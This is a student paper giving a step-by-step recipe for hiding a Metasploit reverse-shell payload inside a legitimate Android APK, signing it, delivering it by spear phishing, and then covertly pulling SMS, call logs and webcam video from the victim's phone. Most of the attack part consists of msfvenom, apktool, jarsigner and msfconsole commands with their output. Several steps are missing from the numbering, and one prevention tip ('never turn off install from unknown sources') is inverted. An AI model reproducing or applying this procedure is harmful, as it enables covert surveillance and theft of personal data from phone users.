

Exploit an Android device using payload injected APK

Aththanayaka P.A.G.P.B.
IT20021252
Computer System Engineering Department
(Cyber Security)
SriLanka Institute of Information Technology
Malabe, SriLanka
it20021252@my.sliit.lk

R.D.H.N.K. Ranaweera
IT20012960
Computer System Engineering Department
(Cyber Security)
SriLanka Institute of Information Technology
Malabe, SriLanka
it20012960@my.sliit.lk

Abstract—Android operating system is a popular and expeditious-growing open-source operating system in the mobile device domain. Concurrently, the android operating system is kind of vulnerably susceptible since it is an open-source operating system. Users are likely to download and install the applications which are written by attackers maliciously. We learned and examined that an android device can be exploited utilizing a malicious APK. Once the victim downloads and installs the malicious APK we as attackers can facilely obtain details in the victim's mobile device. We select this domain by considering a few objectives. The main motive to select this domain is the intensity of this topic and since the majority of the society using mobile devices which are running the Android operating system, this kind of attack also can happen to us.

This research paper summarily describes how to perform exploitation on an android device using tools provided by the Kali Linux operating system such as MSFvenom, Metasploit framework. our intention is to gain access to an android device using the Metasploit framework. To do that we utilizing a payload that we create using MSFvenom. The main issue we faced in this research is, how to send a payload to the victim's phone without letting the victim know that this payload is a malicious payload. To overcome that issue, we are utilizing an original APK and inject a payload to that particular APK with the help of tools such as apktool and keytool.

Keywords - Android, Vulnerability, Exploit, MSF venom, Metasploit framework, Payload, APK tool, keytool

I. INTRODUCTION

Android is an operating system that was developed by Open Handset Alliance. Mainly it is based on the Linux kernel. Android is the most commonly used OS to develop portable devices including smartphones. The main reason for this is the good features and performance of Android. Smartphones provide many services such as Internet services, phone calls, social networking apps, games, video calls, storing and sharing files messaging, etc. So we have to be much aware of the security and the safety of Android devices. The android developer provides security in the form of authentication mechanisms such as fingerprints, face detection, passcode, or patterns Even though some safety features are present in Android devices to prevent viruses and malware, they are less secure.

The reason for this is that android devices' usage increase rapidly in today's world. So the built-in security needs to be high. This high growth in the android industry makes them more vulnerable to attacks from outside or 3rd party attackers, which is known as android hacking. Android hacking may be

a process to hack mobile phones which focus mainly on accessing telephone calls, voice messages, and text messages. It also identifies the weakness during a system or network which helps to take advantage of the system and gain unauthorized access to data.

Exploitation is a feature to find out vulnerabilities. It is a malicious form of code that can take advantage of a vulnerability in an operating system or a software without users' permission. To do this exploitation we choose a mobile device that runs Android operating system. MSFvenom and Metasploit framework are combined to exploit an Android device. MSFvenom is used to create payload and The Metasploit framework used to exploit the android device. In addition to that, apktool, keytool, jarsigner are support to inject a payload to an original android package (APK).

MSFvenom - The Msfvenom is a feature of Metasploit which utilize to generate payloads and output all of the various types of shellcode that are available in Metasploit. The offensive security states that MSFvenom is a combination of Msfpayload and Msfencode combine both of these tools into a single Framework instance [1]. In this research, we use MSFvenom to create the payload which we need to inject into the original android package.

Payload -The payload can be considered as a virus containing malicious codes that executing activities to harm the targeted device or software. worm and ransomware are common examples for malicious payloads. In this research, we use a payload to exploit the targeted android device.

APKtool - APKtool is a utility that can be used to reverse engineering android packages (APK). Decoding APK to its original form and rebuild the decoded resources back to an APK is the main task that can be done by Utilizing APKtool.

Metasploit - Metasploit is a powerful framework that makes hacking simple. It is a Ruby-based framework. It contains a set of tools that can be used to test vulnerabilities and execute attacks and avoid detections. In this research, we use Metasploit to set up listener and retrieve data from the targeted device.

Keytool - Keytool is a feature to manage keys and certificates. This feature enables to administrate their private and public key pairs to its users. In this research, we utilize keytool to certify the malicious apk that we are going to send the victim's device.

Jarsigner - Jarsigner is a feature to generate digital signatures for jar files. It uses key and certificate information from Keystore to generate digital signatures. In this research, we use jarsigner feature to sign our malicious apk.

II. LITREATURE SURVEY

Himanshu Shewale, Sameer Patil, Vaibhav Deshmukh and Pragya Sign states that the kernel of Linux OS which means the Android operating system is highly vulnerable in their research paper regarding to android vulnerabilities and modern android exploiting techniques. Other than that, they state that even one vulnerability exploitation happens at every week (in 2014), in the future the android OS will be very secure operating system [2].

Ajish V Nair, Anusha Siby, Aleena Mathew, and Mr.Ajith G S explained android exploitation utilizing Ngrok which is a multiplatform tunneling method, and Zip align tools in the Metasploit framework. The purpose of their exploitation is to access the webcam and take a screenshot which known as webcam snap [3].

Umesh Timalsina and Kiran Gurung were able to publish research with a detailed explanation about the Metasploit framework under the topic Metasploit Framework with Kali Linux. In that research paper, they were able to include the history of the Metasploit framework and a detailed explanation about the commands of Metasploit framework. Other than that they also include a demonstration of exploiting windows using Metasploit framework. They state that more than 900 attacks can be done by utilizing Metasploit framework [4].

III. METHODOLOGY




Fig. 1. – Flow of the exploitation

Step 1 – Create a Payload using MSFvenom

To exploit victim's device the main component that attacker wants is the payload. It can be created by using MSFvenom.

```

Msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.43.15 LPORT=5555 R > payload.apk
  
```

In this code segment **-p** is used to create payload. Payload type is **android**, and the method is **reverse TCP**. Localhost IP should be assigned to **Lhost** and **Lport** should be set as the port number that attacker wishes to assign to the listener. **R>** denotes the path to the payload to be created and payload is the given name for this payload.

```

root@kali: ~/Desktop
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.15 LPORT=5555 R > payload.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10193 bytes
  
```

Fig. 2. – Creating the payload

Step 7 – Add new permissions to the androidmanifest file

As attackers, we need to have some permissions to be approved by the victim user. That can be done by adding new permissions to the androidmanifest file of original apk. All the permission needed to do the exploitation is containing in the androidmanifest file of payload. Simply we can copy that permissions and paste it in androidmanifest file of original application. But androidmanifest file is already having some permissions. We need to make sure that there will not be any duplicated permissions.

```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.SET_WALLPAPER" />
<uses-permission android:name="android.permission.READ_CALL_LOG" />
<uses-permission android:name="android.permission.WRITE_CALL_LOG" />
<uses-permission android:name="com.android.vending.BILLING" />
<supports-screens android:largeScreens="true" android:normalScreens="true" and
```

Fig. 8. – Newley added permission set to android manifest file

Step 8 – Rebuild the APK

After adding payload.smali files to original APK and after adding new permissions., all the files belongs to the targeted APK should be rebuilt as a APK using apktool.

`apktool b runbird`

`b` stands for build and `runbird` is the folder we want rebuild as an APK. After rebuilding, rebuilt apk will store at a folder named dist.

```
root@kali: ~/Desktop
# apktool b runbird
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.5.0
I: Checking whether sources has changed ...
I: Smaling smali folder into classes.dex ...
I: Checking whether resources has changed ...
I: Building resources ...
I: Copying libs ... (/lib)
I: Building apk file ...
I: Copying unknown files/dir ...
I: Built apk ...
```

Fig. 9. – Rebuilding the apk

Step 9 – Generate a key using keytool

Before send the malicious APK that created to the victim user, that APK should be signed as a certified application. Generating a key is the first step of certifying the APK. Key can be created using Keytool.

```
keytool -genkey -v -keystore key1.keystore
alias kali -keyalg RSA -keysize 1024 -validity 22222
```

`-genkey` is used to generate a key, `-keystore` is used to define the name of the key. `-alias` is to define the entity name to the keystore. `-keyalg` is used to define the algorithm use to create

the key. `-keysize` define size of the key and `-validity` define the validity duration.

```
root@kali: ~/Desktop
# keytool -genkey -v -keystore key1.keystore -alias kali -keyalg RSA -keysize 1024 -validity 22222
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: pasindu bandara
What is the name of your organizational unit?
[Unknown]: snp
What is the name of your organization?
[Unknown]: CS
What is the name of your City or Locality?
[Unknown]: colombo
What is the name of your State or Province?
[Unknown]: western
What is the two-letter country code for this unit?
[Unknown]: 94
Is CN=pasindu bandara, OU=snp, O=CS, L=colombo, ST=western, C=94 correct?
[no]: yes
Generating 1,024 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 22,
222 days
For: CN=pasindu bandara, OU=snp, O=CS, L=colombo, ST=western, C=94
[Storing key1.keystore]
```

Fig. 10. – Generating the key

Step 10 – Sign apk using jarsigner

After creating the key, the malicious apk should be signed using that key. To do that jarsigner tool can be used.

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -
keystore key1.keystore runbird.apk kali
```

`-verbose` is to verify the output. `-sigalg` define the algorithm to sign. `-digestalg` define the digest algorithm. `-keystore` define the path to the key generated at the previous step. Then the name of apk should be added as well as the entity name we gave at the previous step.

```
root@kali: ~/Desktop
# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore /root/Desktop/key1.keystore run
bird.apk kali
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
adding: META-INF/MANIFEST.MF
adding: META-INF/KALI.SF
adding: META-INF/KALI.RSA
signing: classes.dex
signing: lib/armabi/libdata_1200.so
signing: lib/armabi/libdata_2048.so
signing: res/drawable-xhdpi-v4/abc_tab_selected_holo.9.png
signing: res/drawable-xhdpi-v4/abc_ab_bottom_transparent_light_holo.9.png
signing: res/drawable-xhdpi-v4/abc_ic_clear_normal.png
signing: res/drawable-xhdpi-v4/ic_plusone_small_off_client.png
signing: res/drawable-xhdpi-v4/common_signin_btn_icon_disabled_light.9.png
signing: res/drawable-xhdpi-v4/abc_menu_hardkey_panel_holo_dark.9.png
signing: AndroidManifest.xml
>>> Signer
X.509, CN=pasindu, OU=snp, O=cs, L=colombo, ST=western, C=94
[trusted certificate]
jar signed.
```

Fig. 11. – Signing the apk

Step 11 – Send malicious apk to the victim's phone and install

Sending the malicious apk to the victim's phone can be done by using many methods such as send it through a cable or send it using a email. In this exploitation we use Social Engineering tool kit and a link to download the apk to the victim's email address which knows as a spear phishing attack.

Step 12 – Exploit victim's device using MSFconsole

This is the last and most important step of this exploitation. MSFconsole will be used throughout this step.

Step 12.1 – Setup the listener

To perform the exploitation. A listener should be created in order to interact with the apk we sent to the victim's device. A listener can be created using msfconsole. By entering *msfconsole* in kali terminal we can open up the msfconsole.

After open the msfconsole, multihandler should be created.

use exploit/multi/handler

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

Fig. 12. – Setting multihandler

Next step is to set the payload.

set payload android/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > █
```

Fig. 13. – Setting up the payload listener

Payload type is *android* and the method is *reverse tcp*. *Meterpreter* is the shell that we use to perform the exploitation.

Then lport and lhost should be configured.

set lport 5555
set lhost 192.168.43.15

By entering *show options*. Configuration settings can be seen as this.

```
lport => 5555
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  ---      -
Payload options (android/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
LHOST      192.168.43.15   yes       The listen address (an interface may be specified)
LPORT      5555             yes       The listen port
Exploit target:
  Id  Name
  --  -
  0   Wildcard Target
```

Fig. 14. – Configuring the listener

Step 12.2 – Exploit

After creating the listener, we can enter give the command *exploit* to start the exploitation.

```
msf6 exploit(multi/handler) > exploit
[-] Handler failed to bind to 192.168.43.15:5555: -
[*] Started reverse TCP handler on 0.0.0.0:5555
█
```

Fig. 15. – Waiting to make a session

Once the victim opens the application. A session will open in msfconsole.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.43.15:5555
[*] Sending stage (76756 bytes) to 192.168.43.136
[*] Meterpreter session 1 opened (192.168.43.15:5555 -> 192.168.43.136:43564) at 2021-05-27 00:47:44 +0530
meterpreter > █
```

Fig. 15. – Meterpreter opened a session

By entering *background* we can send the session process to the background. All the opened sessions can be seen using *sessions* command.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions
Active sessions
-----
Id  Name  Type  Information  Connection
--  -
1   meterpreter dalvik/android u8_a744 @ localhost 192.168.43.15:5555 -> 192.168.43.136:43564 (192.168.43.136)
msf6 exploit(multi/handler) > █
```

Fig. 16. – Checking all the session details

sessions -i session id

This code segment can be used to interact with a session. -i is for interacting and the session id. Once we get interact with the session, we are accessible to the victim's android device. By entering -help we can see all the acts we can perform on victim's device. Once we enter a command, it will work on victim's device and victim will not be able to know about it, since victim only see the application interface.

```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...
meterpreter > █
```

Fig. 17. – Interacting with a session

IV. RESULTS OF EXPLOITATION

As explained at the previous chapter, once meterpreter open a session in victim's device a huge number of acts can be done. In this exploitation we used **5** main commands.

1. *sysinfo* to see the system information such as OS
2. *dump_sms* to fetch all the text messages in victim device
3. *dump_callog* to fetch all the call logs in victim device
4. *app_list* to see all the applications in victim's device
5. *webcam_stream* to exploit the camera of the victim device

Results we received by entering these commands such as call logs, text messages and system information can be considered as the results of this exploitation.

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminates the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
info	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)negotiate TLS packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for "load"
uuid	Get the GUID for the current session
write	Writes data to a channel

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getlwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

Command	Description
execute	Execute a command
getuid	Get the user that the server is running as
localtime	Displays the target system local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Command	Description
screenshot	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Command	Description
play	play a waveform audio file (.wav) on the target system

Command	Description
activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

Command	Description
app_install	Request to install apk file
app_list	List installed apps in the device
app_run	Start Main Activity for package name
app_uninstall	Request to uninstall application

Fig. 18. – Commands to do various acts on victim's device

V. PREVENTION METHODS

These types of attacks can be done to our mobile phones too so as users we have to be alert about these type of attacks there are some prevention steps that we can take to keep our android device safe.

- Be alert about the malicious links receive to the mobile device.
- Never trust a unknow 3rd party application. And never turn off the *install from unknown sources* feature.
- Do not let any unauthorized user to access the mobile phone physically.
- Update mobile phone and operating system regularly.
- Install an antivirus software to mobile devices.
- Regularly back up mobile devices.

V. CONCLUSION

The ability to exploit an android device and find extremely personal information was explained step by step throughout this paper. It is clear that no matter how advanced the android operating system, it is still weak in some points. While this situation is an advantage for white hat hacking, such as identifying criminals, the disadvantages of this situation are relatively large. Therefore, we all need to make sure we are using our mobile phones in a manner of protect our privacy.

VI. REFERENCES

- [1] "Offensive Security," Offensive Security, [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>. [Accessed 9 May 2021].
- [2] Himanshu Shewale, Sameer Patil, Vaibhav Deshmukh, Pragma Singh, "ANALYSIS OF ANDROID VULNERABILITIES AND MODERN EXPLOITATION TECHNIQUES," ICTACT JOURNAL ON COMMUNICATION TECHNOLOGY, 2014.
- [3] Ajish V Nair, Anusha Siby, Aleena Mathew, Mr. Ajith G S, "Android Hacking Using Msfvenom: Integrating NGROK".
- [4] Umesh Timalisina, Kiran Gurung, "Metasploit Framework with Kali Linux," Thapathali, Kathmandu, 2017.